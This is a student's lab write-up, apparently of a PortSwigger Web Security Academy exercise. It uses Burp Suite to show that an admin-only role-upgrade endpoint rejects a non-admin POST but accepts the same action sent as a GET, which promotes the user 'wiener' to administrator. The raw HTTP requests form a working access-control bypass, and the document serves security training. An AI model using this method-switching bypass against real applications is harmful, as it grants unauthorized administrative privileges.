


Access Control Vulnerabilities And Privilege Escalation Lab – 06

Method-Based Access Control Can Be Circumvented

M.Gobi Shankar
CB.SC.P2CYS23019

Log in using the admin credentials.

Login




Username
administrator

Password
•••••

Log in

Browse to the admin panel, promote carlos, and send the HTTP request to Burp Repeater.




User

carlos (NORMAL) ▼

Upgrade user

Downgrade user



Request to https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /admin-roles HTTP/2
2 Host: 0a4f00540392e2718010fd8b0020001a.web-security-academy.net
3 Cookie: session=io54dU6V5FTy1MeAmEpMKN3fPxtj1cD4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net
11 Referer: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=carlos&action=upgrade
```

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Logout from admin account, and log in with the non-admin credentials. Attempt to re-promote carlos with the non-admin user by copying that user's session cookie into the existing Burp Repeater request, and observe that the response says "Unauthorized".

The screenshot displays a Burp Suite interface with a request on the left and a response on the right. The request is a POST to `/admin-roles` with a `session` cookie and other headers. The response is an HTTP 401 Unauthorized status with a `Content-Type` of `application/json`.

```
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0a4f00540392e2718010fd8b0020001a.web-security-academy.net
3 Cookie: session=rirmpSUMPkEqHImpiZ63bJ0oqSWLpjQm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net
11 Referer: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=carlos&action=upgrade

Response
Pretty Raw Hex Render
1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "Unauthorized"
```

Convert the request to use the GET method by right-clicking and selecting "Change request method". Change the username parameter to your username and resend the request.

The screenshot shows the same request in Burp Suite, but with a right-click context menu open over the request line. The option "Change request method" is highlighted. Below this, the request is shown as a GET to `/admin-roles?username=wiener&action=upgrade`. The response on the right is an HTTP 302 Found status with a `Location` of `/admin`.

```
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0a4f00540392e2718010fd8b0020001a.web-security-academy.net
3 Cookie: session=rirmpSUMPkEqHImpiZ63bJ0oqSWLpjQm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net
11 Referer: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=carlos&action=upgrade

[Context Menu: Change request method]

1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a4f00540392e2718010fd8b0020001a.web-security-academy.net
3 Cookie: session=rirmpSUMPkEqHImpiZ63bJ0oqSWLpjQm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Origin: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net
9 Referer: https://0a4f00540392e2718010fd8b0020001a.web-security-academy.net/admin
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Lab Completed Successfully.

Method-based access control can be circumvented

[Back to lab description](#) >>

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email